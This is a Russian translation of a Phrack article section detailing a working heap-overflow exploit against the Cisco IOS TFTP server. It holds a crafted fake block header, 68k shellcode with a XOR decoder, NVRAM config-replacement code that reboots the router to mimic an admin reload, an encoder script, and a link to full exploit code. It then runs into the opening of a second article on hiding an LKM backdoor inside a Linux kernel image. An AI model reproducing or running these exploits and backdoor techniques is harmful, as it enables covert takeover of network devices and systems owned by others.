Теперь, зная кое-что о структуре памяти IOS, мы можем спланировать переполнение с более интересными данными, чем просто 0x41. Основная идея заключается в том, чтобы перезаписать заголовок следующего блока, тем самым передав IOS определённые данные, и заставить его работать с ними таким образом, чтобы получить контроль над процессором. Как это обычно делается, объясняется в [1]. Наиболее важное отличие здесь состоит в том, что сначала необходимо удовлетворить проверки «Check heaps». К сожалению, некоторые проверки также выполняются при выделении или освобождении памяти (`free()`). Поэтому уложиться во временной

интервал в одну минуту между двумя запусками «Check heaps» здесь не вариант.

Наибольшие проблемы создают проверка указателя PREV и поле размера. Поскольку уязвимость, с которой мы работаем, является строковым переполнением, у нас также нет возможности использовать байты 0x00. Попробуем разобраться с проблемами по очереди.

Указатель PREV должен быть корректным. Автор не нашёл способа использовать здесь произвольные значения. Проверка из пункта 4.2 чеклиста является серьёзной проблемой, поскольку она выполняется для блока, в котором мы находимся, а не для того, который мы переполняем. Чтобы проиллюстрировать ситуацию:

```
+-----+
| Block Head |
...
| AAAAAAAAAA | <--- Вы здесь
| AAAAAAAAAA |
| AAAAAAAAAA |
+-----+
| RED ZONE    | <--- Ваши данные здесь
+=====+
| Block Head |
...
```

Назовём самый верхний блок, чью область данных мы переполняем, «блоком-хостом», поскольку он фактически «принимает» наши злонамеренные действия. Для ясности назовём перезаписанный заголовок блока «поддельным блоком», поскольку мы пытаемся подделать его содержимое.

Итак, когда «Check heaps» или аналогичные проверки во время malloc() и free() выполняются для нашего блока-хоста, перезапись уже замечена. Прежде всего, необходимо добавить к буферу канарейку красной зоны. Если мы переполняем ровно столько байт, сколько вмещает буфер, и добавляем двойное слово красной зоны 0xFD0110DF, «Check heaps» не будет жаловаться. Отсюда можно свободно двигаться вплоть до указателя PREV, поскольку значения либо статические (MAGIC), либо полностью игнорируются (PID, указатели Alloc).

Предположим, мы перезаписываем RED ZONE, MAGIC, PID, три указателя Alloc, NEXT и PREV: проверка, выполненная для блока-хоста, уже вызовет программный принудительный сбой, поскольку перезаписанный нами указатель PREV в следующем блоке не указывает обратно на блок-хост. Сегодня у нас есть только один способ справиться с этой проблемой: мы намеренно приводим устройство к сбою. Причина в том, что после этого оно переходит в достаточно предсказуемое состояние памяти. После перезагрузки память организована более или менее одинаково. Это также зависит от объёма памяти, доступной в атакуемом устройстве, и определённо не является хорошим решением. При первом сбое устройства с помощью строки «А» можно попытаться перехватить информацию журнала из сети или с syslog-сервера, если таковой настроен. Автор полностью осознаёт, что это не позволяет применять технику в реальных условиях. Для целей данной статьи просто предположим, что вы можете читать вывод консоли.

Теперь, зная указатель PREV для поддельного блока, продолжим. Пока игнорируем указатель NEXT, нам нужно разобраться с полем размера. Тот факт, что это 32-битное поле и мы выполняем строковое переполнение, не позволяет нам использовать разумные числа. Наименьшее число для используемого блока равнялось бы 0x80010101, а для неиспользуемого — 0x01010101. Это намного больше, чем принял бы IOS. Но если коротко: размещение значения 0xFFFFFFFF пройдёт проверки поля размера. Всё так просто.

В данном конкретном случае, как и при многих переполнениях сервисов уровня приложений в IOS, наш блок-хост является одним из последних блоков в цепочке. Наиболее простой случай — когда блок-хост является предпоследним блоком. Именно так и обстоит дело с переполнением TFTP-сервера. В других случаях атака требует создания более одного поддельного заголовка блока и становится всё сложнее, но не невозможнее. Однако с этого момента обсуждение

практически целиком сосредоточено вокруг конкретной ошибки, с которой мы работаем.

При нормальной работе IOS выделяет некоторый блок для хранения запрошенного имени файла. Следующий блок — это оставшаяся свободная память. Когда IOS завершает операцию TFTP, она освобождает только что выделенный блок через `free()`. Затем обнаруживает, что в памяти находятся два свободных блока подряд. Чтобы предотвратить фрагментацию памяти (серьёзная проблема на маршрутизаторах под высокой нагрузкой), IOS пытается объединить (слить) свободные блоки в один. При этом необходимо скорректировать указатели для связанных списков. Указатели NEXT и PREV блока, находящегося перед ними, и блока после (оставшейся свободной памяти) должны быть скорректированы, чтобы указывать друг на друга. Кроме того, указатели FREE NEXT и FREE PREV в информации о свободном блоке должны быть скорректированы, чтобы список свободных блоков не оказался нарушен.

Внезапно у нас появляются две операции обмена указателями, которые могут нам очень помочь. Мы знаем, что не можем выбрать указатель в PREV. Хотя мы можем выбрать указатель в NEXT — при условии, что «Check heaps» не сработает до выполнения нашего `free()` — это позволяет нам лишь записать предыдущий указатель в произвольное доступное для записи место в памяти маршрутизатора. Это полезно само по себе, но мы не будем углубляться в это, а перейдём к указателям FREE NEXT и FREE PREV. Как наверняка заметил внимательный читатель, эти два указателя не проверяются «Check heaps».

Что делает эксплуатацию данной ситуации исключительно удобной — это то, что обмен указателями в FREE PREV и FREE NEXT опирается только на значения в этих двух полях. В ходе операции слияния происходит следующее:

- значение из FREE PREV записывается по адресу, на который указывает FREE NEXT, плюс смещение 20 байт;
- значение из FREE NEXT записывается по адресу, на который указывает FREE PREV.

Единственное, что нам теперь нужно, — это место для записи указателя. Как и во многих других эксплойтах на основе указателей, мы ищем достаточно статичное место в памяти для этого. Таким статичным местом (меняется в зависимости от образа IOS) является стек процессов стандартных процессов, загружаемых сразу после запуска. Но как его найти?

В списке памяти IOS есть элемент под названием «Process Array» («массив процессов»). Это список указателей — по одному на каждый процесс, запущенный в IOS на данный момент. Его местоположение можно найти с помощью команды `show memory processor allocating-process` (вывод сокращён):

```
radio#show memory processor allocating-process

Processor memory

Address Bytes Prev. Next Ref Alloc Proc Alloc PC What
258AD20 1504 0 258B32C 1 *Init* 20D62F0 List Elements
258B32C 3004 258AD20 258BF14 1 *Init* 20D6316 List
...
258F998 1032 258F914 258FDCC 1 *Init* 20E5108 Process Array
258FDCC 1000 258F998 25901E0 1 Load Meter 20E54BA Process Stack
25901E0 488 258FDCC 25903F4 1 Load Meter 20E54CC Process
25903F4 128 25901E0 25904A0 1 Load Meter 20DD1CE Process Events
```

Этот «Process Array» можно отобразить командой `show memory`:

```
radio#show memory 0x258F998
0258F990: AB1234CD FFFFFFFF +.4M...~
0258F9A0: 00000000 020E50B6 020E5108 0258FDCC .....P6..Q..X}L
0258F9B0: 0258F928 80000206 00000001 020E1778 .Xy(.....x
0258F9C0: 00000000 00000028 02590208 025D74C0 .....(Y....]t@
0258F9D0: 02596F3C 02598208 025A0A04 025A2F34 .Yo<Y...Z...Z/4
0258F9E0: 025AC1FC 025BD554 025BE920 025BFD2C .ZA|. [UT.[i .[},
0258F9F0: 025E6FF0 025E949C 025EA95C 025EC484 .^op.^...^)\.^D.
```

```

0258FA00: 025EF404 0262F628 026310DC 02632FD8 .^t..bv(.c.\.c/X
0258FA10: 02634350 02635634 0263F7A8 026418C0 .cCP.cV4.cw(.d.@
0258FA20: 026435FC 026475E0 025D7A38 026507E8 .d5|.du`.]z8.e.h
0258FA30: 026527DC 02652AF4 02657200 02657518 .e'\.e*t.er..eu.
0258FA40: 02657830 02657B48 02657E60 0269DCFC .ex0.e{H.e~`.i\|
0258FA50: 0269EFE0 026A02C4 025DD870 00000000 .io`.j.D.]Xp....
0258FA60: 00000000 025C3358 026695EC 0266A370 ..... \3X.f.l.f#p

```

Помимо уже обсуждавшегося формата заголовка блока, интересная информация начинается с адреса 0x0258F9C4. Здесь находится количество процессов, запущенных в IOS в данный момент. Они упорядочены по идентификаторам процессов. Нам нужен процесс, который выполняется время от времени. Причина в том, что если мы изменяем что-то в структурах данных процесса, мы не хотим, чтобы он был активен в этот момент, — тогда перезаписываемое место является статичным. По этой причине автор выбрал процесс «Load Meter», предназначенный для измерения нагрузки на систему и запускаемый примерно каждые 30 секунд. Получим PID процесса «Load Meter»:

```

radio#show processes cpu
CPU utilization for five seconds: 2%/0%; one minute: 3%; five minutes: 3%
  PID  Runtime(ms)   Invoked   uSecs    5Sec    1Min    5Min  TTY Process
    1         80      1765      45    0.00%   0.00%   0.00%   0 Load Meter

```

Удобно, что у этого процесса PID = 1. Теперь проверим ячейку памяти, на которую указывает «Process Array». Автор называет эту ячейку «записью процесса», поскольку, по-видимому, она содержит всё, что IOS нужно знать о процессе. Первые два элемента записи:

```

radio#sh mem 0x02590208
02590200:                0258FDF4 025901AC                .X}t.Y.,
02590210: 00001388 020E488E 00000000 00000000 .....H.....
02590220: 00000000 00000000 00000000 00000000 .....

```

Первый элемент этой записи — 0x0258FDF4 — является стеком процесса. Его можно сравнить со строкой «Load Meter» и «Process Stack» в выводе команды `show memory processor allocating-process`. Второй элемент — текущий указатель стека данного процесса (0x025901AC). Теперь должно быть понятно, почему мы хотим выбрать процесс с низкой активностью. Но удивительно, что та же процедура вполне работает и с более загруженными процессами, такими как «IP Input». Осмотрев место расположения указателя стека, мы видим нечто хорошо знакомое:

```

radio#sh mem 0x025901AC
025901A0:                025901C4                .Y.D
025901B0: 020DC478 0256CAF8 025902DE 00000000 ..Dx.VJx.Y.^....

```

Это классическое соглашение о вызовах C: сначала находим бывший указатель фрейма, затем адрес возврата. Таким образом, 0x025901B0 — это адрес, который мы собираемся перезаписать указателем, который мы предоставим.

Остаётся лишь один вопрос: куда мы хотим направить адрес возврата? Как уже упоминалось, IOS перезаписывает буфер, который мы заполняем, значением 0x0D0D0D0D при выполнении `free()` — это не лучшее место для размещения кода. С другой стороны, область данных поддельного блока уже считается чистой с точки зрения IOS, поэтому мы просто добавляем наш код к уже имеющемуся заголовку поддельного блока. Но каков его адрес? Поскольку нам необходимо знать предыдущий указатель, мы можем вычислить адрес нашего кода как смещение относительно него — и оказывается, что в данном случае это фактически статическое число. Существуют другие, более продвинутые методы доставки кода на устройство, но сохраним фокус.

Имя файла TFTP, который мы запрашиваем, теперь должно иметь следующую форму:

```

+-----+
| AAAAAAAAAA |
| ...      |
| AAAAAAAAAA |

```

```

+-----+
|  FAKE  BLOCK  |
|             |
|   ...   |
|             |
+-----+
|   CODE   |
|             |
|   ...   |
+-----+

```

На этом этапе мы можем построить поддельный блок, используя всю собранную информацию:

```

char          fakeblock[] =
"\xFD\x01\x10\xDF"      // RED
"\xAB\x12\x34\xCD"      // MAGIC
"\xFF\xFF\xFF\xFF"      // PID
"\x80\x81\x82\x83"      //
"\x08\x0C\xBB\x76"      // NAME
"\x80\x8a\x8b\x8c"      //

"\x02\x0F\x2A\x04"      // NEXT
"\x02\x0F\x16\x94"      // PREV

"\x7F\xFF\xFF\xFF"      // SIZE
"\x01\x01\x01\x01"      //
"\xA0\xA0\xA0\xA0"      // padding
"\xDE\xAD\xBE\xEF"      // MAGIC2
"\x8A\x8B\x8C\x8D"      //
"\xFF\xFF\xFF\xFF"      // padding
"\xFF\xFF\xFF\xFF"      // padding

"\x02\x0F\x2A\x24"      // FREE NEXT (in BUFFER)
"\x02\x59\x01\xB0"      // FREE PREV (Load Meter return addr)
;

```

При отправке этого на Cisco вы, вероятно, увидите примерно следующее:

```

*** EXCEPTION ***
illegal instruction interrupt
program counter = 0x20f2a24
status register = 0x2700
vbr at time of exception = 0x4000000

```

— в зависимости от того, что следует за заголовком поддельного блока. Разумеется, мы ещё не предоставили код для выполнения. Но на данном этапе нам уже удалось перенаправить процессор в наш буфер.

5 — Написание (shell)кода для Cisco

Прежде чем писать код для платформы Cisco, необходимо определиться с общей архитектурой процессора атакуемого устройства. Для целей данной статьи мы сосредоточимся на устройствах нижнего диапазона, работающих на процессорах Motorola 68k.

Теперь встаёт вопрос: что вы хотите делать своим кодом в системе. Классический дизайн шелл-кода для широко используемых операционных систем использует системные вызовы или библиотечные функции для привязки порта и предоставления злоумышленнику доступа к оболочке. Проблема с Cisco IOS состоит в том, что нам будет очень сложно поддерживать её работоспособность после выполнения наших манипуляций с указателями. Это связано с тем, что в отличие от «обычных» демонов мы уничтожили управление памятью ядра операционной системы и не можем рассчитывать на то, что оно справится с оставленным нами беспорядком.

Кроме того, насколько известно автору, архитектура IOS не поддерживает прозрачные системные вызовы. В силу монолитной структуры всё компонуется воедино во время сборки. Возможно, существуют способы вызова различных подфункций IOS даже после атаки с переполнением кучи, но это представляется неэффективным путём для эксплуатации и сделало бы весь процесс ещё более нестабильным.

Другой способ — изменить конфигурацию маршрутизатора и перезагрузить его, чтобы он поднялся с новой конфигурацией, которую мы предоставили. Это значительно проще, чем пытаться разбираться с системными вызовами или настройками стека вызовов. Идея этого подхода состоит в том, что вам больше не нужна никакая функциональность IOS. Благодаря этому вам не нужно выяснять адреса и другую жизненно важную информацию об IOS. Всё, что вам нужно знать, — это какие микросхемы NVRAM используются в устройстве и по каким адресам они отображены. Это может звучать куда сложнее, чем идентификация функций в образе IOS, — но это не так. В отличие от обычных операционных систем на платформах ПК, где количество возможных комбинаций оборудования и отображений памяти значительно превышает осуществимый диапазон отображения, для маршрутизаторов Cisco всё наоборот. На одной платформе может быть более десяти различных образов IOS — и это лишь одна ветка — но при этом общий макет памяти всегда одинаков, и микросхемы в основном не меняются. Единственное, что может различаться между двумя устройствами, — это модули и объём доступной памяти (ОЗУ, NVRAM и Flash), но для нас это не имеет большого значения.

Энергонезависимая память с произвольным доступом (NVRAM) в большинстве случаев хранит конфигурацию маршрутизатора Cisco. Сама конфигурация хранится в виде простого текста в виде одной непрерывной C-строки или текстового файла и завершается ключевым словом `end` и одним или несколькими байтами `0x00`. Заголовочная структура содержит такую информацию, как версия IOS, создавшей конфигурацию, её размер и контрольная сумма. Если мы заменим конфигурацию в NVRAM нашей собственной и корректно вычислим значения для заголовочной структуры, маршрутизатор будет использовать наши IP-адреса, маршруты, списки доступа и (что важнее всего) пароли при следующей перезагрузке.

Как видно из карт памяти [2], для каждой платформы существует один (в худшем случае два) возможных адреса памяти для NVRAM. Поскольку NVRAM отображается в память так же, как большинство микросхем памяти, мы можем обращаться к ней с помощью простых операций перемещения памяти. Поэтому единственное, что нам нужно для нашего «шелл»-кода, — это процессор (M68k), его шины адресов и данных, а также кооперация микросхемы NVRAM.

Следует помнить о некоторых особенностях NVRAM. Прежде всего, она медленно записывает данные. Микросхемы Xicor, встречавшиеся автору на маршрутизаторах Cisco, требуют, чтобы после записи адресные линии оставались неизменными в течение времени, необходимого микросхеме для записи данных. Управляющий регистр сигнализирует о завершении операции записи. Поскольку местоположение этого управляющего регистра неизвестно и может различаться для разных типов одной платформы, автор предпочитает использовать циклы задержки, чтобы дать микросхеме время на запись — скорость не является проблемой для злоумышленника.

Итак, зная, что и как мы хотим делать, перейдём к «как». Прежде всего, вам нужно создать ассемблерный код для целевой платформы. Малоизвестный факт: IOS фактически собирается (по крайней мере, иногда) с использованием компиляторов GNU. Поэтому пакет `binutils`[3] можно скомпилировать для создания совместимого с Cisco кода, задав целевую платформу `--target=m68k-aout` при запуске `./configure`. После завершения у вас будет бинарный файл `m68k-aout-as`, способный генерировать ваш код, и `m68k-aout-objdump` для получения значений OP-кодов.

Если читатель свободно владеет ассемблером Motorola 68000, автор приносит извинения за плохой стиль — он вырос на Intel. Оптимизации и рекомендации по стилю приветствуются. Итак,

приступим к написанию кода.

Для сценария строкового переполнения, подобного этому, рекомендуемый способ работы с небольшим кодом — самомодификация. Основной код будет XOR-закодирован с шаблоном вроде 0x55 или 0xD5, чтобы гарантировать отсутствие байтов 0x00. Загрузочный код декодирует основной код и передаёт управление ему. Платформа Cisco 1600 с её процессором 68360 не имеет проблем с кэшированием (спасибо LSD за это замечание), поэтому единственная задача — избежать байтов 0x00 в загрузочном коде. Вот как это работает:

```
--- bootstrap.s ---
.globl _start
_start:
    | Remove write protection for NVRAM.
    | Protection is Bit 1 in BR7 for 0xE000000
    move.l #0xFF010C2,%a1
    lsr    (%a1)

    | fix the brance opcode
    | 'bne decode_loop' is OP code 0x6600 and this is bad
    lea    broken_branch+0x101(%pc),%a3
    sub.a  #0x0101,%a3
    lsr    (%a3)

    | perform dummy load, where 0x01010101 is then replaced
    | by our stack ptr value due to the other side of the pointer
    | exchange
    move.l #0x01010101,%d1

    | get address of the real code appended plus 0x0101 to
    | prevent 0x00 bytes
    lea    xor_code+0x0101(%pc),%a2
    sub.a  #0x0101,%a2
    | prepare the decode register (XOR pattern)
    move.w #0xD5D5,%d1

decode_loop:
    | Decode our main payload code and the config
    eor.w  %d1, (%a2)+
    | check for the termination flag (greetings to Bine)
    cmpi.l #0xCAFEF00D, (%a2)
broken_branch:
    | this used to be 'bne decode_loop' or 0x6600FFF6
    .byte  0xCC,0x01,0xFF,0xF6

xor_code:

--- end bootstrap.s ---
```

Скомпилировать код в объектный файл можно командой:

```
linux# m68k-aout-as -m68360 -pic --pcrel -o bootstrap.o bootstrap.s
```

О коде нужно сказать несколько слов. Во-первых, о первых двух инструкциях. Используемый нами процессор поддерживает защиту памяти от записи для сегментов памяти [4]. Информация о сегментах памяти хранится в так называемых «базовых регистрах», BR0–BR7. Они отображены в память начиная с адреса 0xFF00000. Интересующий нас (BR7) находится по адресу 0xFF010C2. Бит0 сообщает процессору, является ли эта память допустимой, а Бит1 — защищена ли она от записи, поэтому нам нужно лишь сдвинуть младший байт на один бит вправо. Бит защиты от записи сброшен, а бит допустимости по-прежнему установлен.

Второй момент, заслуживающий внимания, — это код сломанного перехода, но пояснение в исходном коде должно прояснить его: ОП-код инструкции «BNE», к сожалению, равен 0x6600. Поэтому мы сдвигаем всё первое слово вправо на единицу, и при выполнении кода это исправляется.

Третий момент — фиктивное перемещение в регистр d1. Если читатель вернётся к месту, где обсуждался обмен указателями, он заметит, что в этой операции есть «обратная» сторона: а именно адрес стека записывается в наш код плюс 20 байт (или 0x14). Поэтому мы используем операцию перемещения, которая транслируется в ОР-код 0x223c01010101 и расположена по смещению 0x12 в нашем коде. После выполнения обмена указателями часть 0x01010101 заменяется указателем — который затем безобидно перемещается в регистр d1 и игнорируется.

После завершения выполнения этого кода добавленный XOR-закодированный код и конфигурация должны находиться в памяти в полностью открытом виде. Всё, что нам остаётся, — скопировать конфигурацию в NVRAM. Вот соответствующий код:

```
--- config_copy.s ---
        .globl _start
_start:

        | turn off interrupts
        move.w #0x2700, %sr;
        |move.l #0xFF010C2, %a1
        |move.w #0x0001, (%a1)

        | Get position of appended config and write it with delay
        |lea config(%pc), %a2
        |move.l #0xE0002AE, %a1
        |move.l #0x00000001, %d2

copy_config:
        |move.b (%a2)+, (%a1)+
        | delay loop
        |move.l #0x0000FFFF, %d1
        | write_delay:
        | subx %d2, %d1
        | bmi write_delay
        |cmp.l #0xCAFEF00D, (%a2)
        |bne copy_config

        | delete old config to prevent checksum errors
delete_config:
        |move.w #0x0000, (%a1)+
        |move.l #0x0000FFFF, %d1
        | delay loop
        | write_delay2:
        | subx %d2, %d1
        | bmi write_delay2
        |cmp.l #0xE002000, %a1
        |blt delete_config

        | perform HARD RESET
CPUReset:
        move.w #0x2700, %sr
        moveal #0xFF00000, %a0
        moveal (%a0), %sp
        moveal #0xFF00004, %a0
        moveal (%a0), %a0
        jmp (%a0)

config:
--- end config_copy.s ---
```

В этой части кода нет ничего особенного. Единственное, на что стоит обратить внимание, — финальный аппаратный сброс процессора. Тому есть причина. Если мы просто приведём маршрутизатор к сбою, могут сработать обработчики исключений для сохранения стека вызовов и другой информации в NVRAM. Это может непредсказуемо изменить контрольные суммы, и мы не хотим этого. Другая причина в том, что чистый сброс заставляет маршрутизатор выглядеть так, словно он был перезагружен администратором командой `reload`. Таким образом, мы не вызываем никаких вопросов, несмотря на полностью изменённую конфигурацию ;-)

Код `config_copy` и сама конфигурация теперь должны быть закодированы XOR с шаблоном, использованным в загрузочном коде. Также вы, вероятно, захотите поместить код в удобный `char`-массив для использования в программе на C. Для этого автор использует простой, но эффективный Perl-скрипт:

```
--- objdump2c.pl ---
#!/usr/bin/perl

$pattern=hex(shift);
$addressline=hex(shift);

while (<STDIN>) {
    chomp;
    if (/([0-9a-f]+:\t/) {
        □(undef,$hexcode,$mnemonic)=split(/\t/,$_);
        □$hexcode=~s/ //g;
        □$hexcode=~s/([0-9a-f]{2})/$1 /g;

        □$alc=sprintf("%08X",$addressline);
        □$addressline=$addressline+(length($hexcode)/3);

        □@bytes=split(/ /,$hexcode);
        □$tabnum=4-(length($hexcode)/8);
        □$tabs="\t"x$tabnum;
        □$hexcode="";
        □foreach (@bytes) {
            □□$_=hex($_);
            □□$_=$_.$pattern if($pattern);
            □□$hexcode.=sprintf("\x%02X",$_);
        }
        □print "\t\"".$hexcode."\"".$tabs."/".$mnemonic." (0x".$alc.")\n";
    }
}
--- end objdump2c.pl ---
```

Вы можете использовать вывод `objdump` и передать его в скрипт через пайп. Если скрипт запускается без параметров, он генерирует C `char`-строку без изменений. Первый необязательный параметр — ваш XOR-шаблон, второй — адрес, по которому будет находиться ваш буфер. Это значительно упрощает отладку кода, поскольку вы можете обратиться к комментарию в конце своей C `char`-строки, чтобы выяснить, какая именно команда вызвала у Cisco недовольство.

Вывод для нашего небольшого кода `config_copy.s`, закодированного XOR с шаблоном `0xD5`, выглядит следующим образом (сокращено для Phrack):

```
linux# m68k-aout-objdump -d config_copy.o |
> ./objdump2XORhex.pl 0xD5 0x020F2A24

"\x93\x29\xf2\xD5" //movew #9984,%sr (0x020F2A24)
"\xF7xA9\xDA\x25\xC5\x17" //moveal #267391170,%a1 (0x020F2A28)
"\xE7\x69\xD5\xD4" //movew #1,%a1@ (0x020F2A2E)
"\x90\x2F\xD5\x87" //lea %pc@(62 <config>),%a2 (0x020F2A32)
"\xF7xA9\xDB\xD5\xD7\x7B" //moveal #234881710,%a1 (0x020F2A36)
"\xA1\xD4" //moveq #1,%d2 (0x020F2A3C)
"\xC7\x0F" //moveb %a2@+,%a1@+ (0x020F2A3E)
"\xF7xE9\xD5\xD5\x2A\x2A" //move1 #65535,%d1 (0x020F2A40)
"\x46\x97" //subxw %d2,%d1 (0x020F2A46)
"\xBE\xD5\x2A\x29" //bmiw 22 <write_delay> (0x020F2A48)
"\xD9\x47\x1F\x2B\x25\xD8" //cmpil #-889262067,%a2@ (0x020F2A4C)
"\xB3\xD5\x2A\x3F" //bnew 1a <copy_config> (0x020F2A52)
"\xE7\x29\xD5\xD5" //movew #0,%a1@+ (0x020F2A56)
"\xF7xE9\xD5\xD5\x2A\x2A" //move1 #65535,%d1 (0x020F2A5A)
"\x46\x97" //subxw %d2,%d1 (0x020F2A60)
"\xBE\xD5\x2A\x29" //bmiw 3c <write_delay2> (0x020F2A62)
"\x66\x29\xDB\xD5\xF5\xD5" //cmpal #234889216,%a1 (0x020F2A66)
"\xB8\xD5\x2A\x3D" //bltw 32 <delete_config> (0x020F2A6C)
"\x93\x29\xf2\xD5" //movew #9984,%sr (0x020F2A70)
"\xF5xA9\xDA\x25\xD5\xD5" //moveal #267386880,%a0 (0x020F2A74)
"\xFB\x85" //moveal %a0@,%sp (0x020F2A7A)
```

```

"\xF5\xA9\xDA\x25\xD5\xD1"    //moveal #267386884,%a0 (0x020F2A7C)
"\xF5\x85"                      //moveal %a0@,%a0 (0x020F2A82)
"\x9B\x05"                      //jmp %a0@ (0x020F2A84)

```

Наконец, осталось сделать ещё одно: нужно создать новый заголовок NVRAM и вычислить контрольную сумму для нашей новой конфигурации. Заголовок NVRAM имеет следующий вид:

```

typedef struct {
    u_int16_t    magic;    /* 0xABCD */
    u_int16_t    one;      /* Вероятно, тип (1=ASCII, 2=gz) */
    u_int16_t    checksum;
    u_int16_t    IOSver;
    u_int32_t    unknown;  /* 0x00000014 */
    u_int32_t    cfg_end;  /* указатель на первый свободный байт в
    /* памяти после конфигурации */
    u_int32_t    size;
} nvhdr_t;

```

Очевидно, большинство значений здесь говорят сами за себя. Этот заголовок проверяется значительно менее строго, чем структуры памяти, поэтому IOS простит вам странные значения в поле `cfg_end` и тому подобное. Версию IOS можно выбрать произвольно, однако автор рекомендует использовать что-то вроде 0x0B03 (11.3), чтобы обеспечить корректную работу. Поле размера охватывает только реальный текст конфигурации — без учёта заголовка. Контрольная сумма вычисляется для всего содержимого (заголовок плюс конфигурация) с обнулённым полем контрольной суммы. Это стандартная дополнительная контрольная сумма, как в любой реализации IP.

Если собрать всё вместе, должно получиться нечто вроде:

```

+-----+
| AAAAAAAAAA |
| ...       |
| AAAAAAAAAA |
+-----+
| FAKE BLOCK |
|           |
| ...       |
+-----+
| Bootstrap  |
|           |
| ...       |
+-----+
| config_copy |
| XOR pat    |
| ...       |
+-----+
| NVRAM header |
| + config    |
| XOR pat    |
| ...       |
+-----+

```

...что теперь можно отправить на маршрутизатор Cisco для выполнения. Если всё сработает так, как запланировано, маршрутизатор внешне «зависнет» на некоторое время, поскольку будет обрабатывать медленные циклы копирования в NVRAM и не разрешает прерываний, а затем должен будет чисто перезагрузиться.

Чтобы сэкономить место для более достойных статей, полный код здесь не приводится, но доступен по адресу <http://www.phenoelit.de/ultimaratio/UltimaRatioVegas.c>. Он поддерживает некоторые настройки для смещения кода, NOP-заглушки там, где они нужны, и несколько иной поддельный блок для IOS серии 11.1.

6 — Всё, что не вошло в разделы 1–5

Следует сделать несколько разрозненных замечаний, которые так и не вписались в остальной текст.

Прежде всего: если вы нашли или знаете об уязвимости переполнения в IOS 11.x и считаете, что не стоит тратить усилия на её эксплуатацию, поскольку все должны уже перешли на 12.x, позвольте возразить. Ни один человек с некоторым опытом работы с Cisco IOS не будет запускать последнюю версию. Она просто не работает корректно. Кроме того, многие люди в принципе не обновляют свои маршрутизаторы. Но наиболее интересен так называемый «Helper Image», или просто «boot IOS». Это мини-IOS, загружаемая сразу после ROM-монитора, которая, как правило, относится к серии 11.x. На небольших маршрутизаторах это ROM-образ, который нелегко обновить. Для более крупных устройств меня заверили, что мини-IOS на базе 12.x просто не существует в том виде, который кто-либо захотел бы установить на производственный маршрутизатор. Когда Cisco загружается и запускает мини-IOS, она считывает конфигурацию и работает соответственно, пока функция поддерживается. Многие функции поддерживаются — включая TFTP-сервер. Это даёт злоумышленнику окно в 3–8 секунд, в течение которого он может выполнить переполнение IOS, если кто-то перезагружает маршрутизатор. Если что-то пойдёт не так, полноценная IOS всё равно запустится, поэтому никаких следов враждебной активности не останется.

Второй момент, на который автор хотел бы обратить внимание, — различные аспекты, которые стоит исследовать в плане атак с переполнением. Очевидный вариант (использованный в данной статье как пример) — это сервис, работающий на маршрутизаторе Cisco. Другой вектор — протоколы. Ни один движок инспекции протоколов не является совершенным, насколько вам известно. Поэтому даже если IOS должна лишь маршрутизировать пакет, но по какой-то причине вынуждена инспектировать его содержимое, там можно что-нибудь найти. А если ничего не выходит, остаются ещё переполнения на основе отладки. IOS предлагает огромное количество команд отладки практически для всего. Как правило, они отображают много информации, поступающей прямо из полученного пакета, и не всегда проверяют буфер, используемый для формирования отображаемой строки. К сожалению, для этого кто-то должен сначала включить отладку — но что ж, это может случиться.

И наконец, нельзя обойтись без приветствий. Они направлены следующим людям в произвольном порядке: Gaus из Cisco PSIRT, Nico из Securite.org, Dan из DoxPara.com, Halvar Flake, три анонимных CCIE/Cisco-волшебника, которым автор продолжает задавать странные вопросы, а также FtR и Mr. V.H. — без их оборудования никаких исследований бы не существовало. Отдельный привет всем, кто исследует Cisco, с кем автор ещё не имел возможности пообщаться, — пожалуйста, свяжитесь с нами. Последнее — лабораториям по исследованию уязвимостей: дайте знать, если вам нужна помощь в воспроизведении этого ;-7

A — Ссылки

- [1] anonymous <d45a312a@author.phrack.org>
"Once upon a free()..."
Phrack Magazine, Volume 0x0b, Issue 0x39, Phile #0x09 of 0x12
- [2] Cisco Router IOS Memory Maps
<http://www.cisco.com/warp/public/112/appB.html>
- [3] GNU binutils
<http://www.gnu.org/software/binutils/binutils.html>
- [4] Motorola QUICC 68360 CPU Manual

Static Kernel Patching

Автор: jbtzhm
<http://www.nsfocus.com>

Содержание

1. Введение
2. Извлечение ядра из образа
3. Выделение пространства в образе
4. Релокация символов в файле модуля
5. Автозапуск при перезагрузке
6. Возможные решения
7. Заключение
8. Ссылки
9. Приложение: реализация

1 - Введение

В данной статье описывается простой способ встроить обычный LKM в статический образ ядра Linux. Большинство бэкдоров ядра реализуется в виде загружаемых модулей ядра, которые загружаются через `insmod` или `/dev/kmem`. Такой модуль легко обнаружить, если диск удастся подключить к другой машине, — а это нежелательный результат. Задача состоит в том, чтобы найти способ поместить LKM прямо в образ ядра и обеспечить его запуск при перезагрузке.

Программа, приложенная в конце, содержит код, отлаженный на стандартной установке RedHat 7.2 (Intel); с небольшими изменениями её можно проверить и на других версиях ядра. Программа опирается на файл `/boot/System.map`, в котором хранятся адреса символов ядра. Если этого файла нет в системе, потребуется дополнительная работа для обеспечения её функционирования.

2 - Извлечение ядра из образа

Первый шаг — получить ядро из файла образа, который обычно является сжатым (несжатый образ не рассматривается, поскольку работать с ним значительно проще). Структуру файла образа можно выяснить из исходных файлов ядра; `Makefile` поясняет её устройство.

```
[/usr/src/linux/arch/i386/boot/Makefile]

..
zImage: $(CONFIGURE) bootsect setup compressed/vmlinux tools/build
        $(OBJCOPY) compressed/vmlinux compressed/vmlinux.out
        tools/build bootsect setup compressed/vmlinux.out $(ROOT_DEV) >
zImage
..
(bzImage аналогичен)
```

```

bootsect: bootsect.o
        $(LD) -Ttext 0x0 -s --oformat binary -o $@ $<

bootsect.o: bootsect.s
        $(AS) -o $@ $<

bootsect.s: bootsect.S Makefile $(BOOT_INCL)
        $(CPP) $(CPPFLAGS) -traditional $(SVGA_MODE) $(RAMDISK) \
$< -o $@

..
setup: setup.o
        $(LD) -Ttext 0x0 -s --oformat binary -e begtext -o $@ $<

setup.o: setup.s
        $(AS) -o $@ $<

setup.s: setup.S video.S Makefile $(BOOT_INCL) $(TOPDIR)\
/include/linux/version.h $(TOPDIR)/include/linux/compile.h
        $(CPP) $(CPPFLAGS) -D__ASSEMBLY__ -traditional \
$(SVGA_MODE) $(RAMDISK) $< -o $@

```

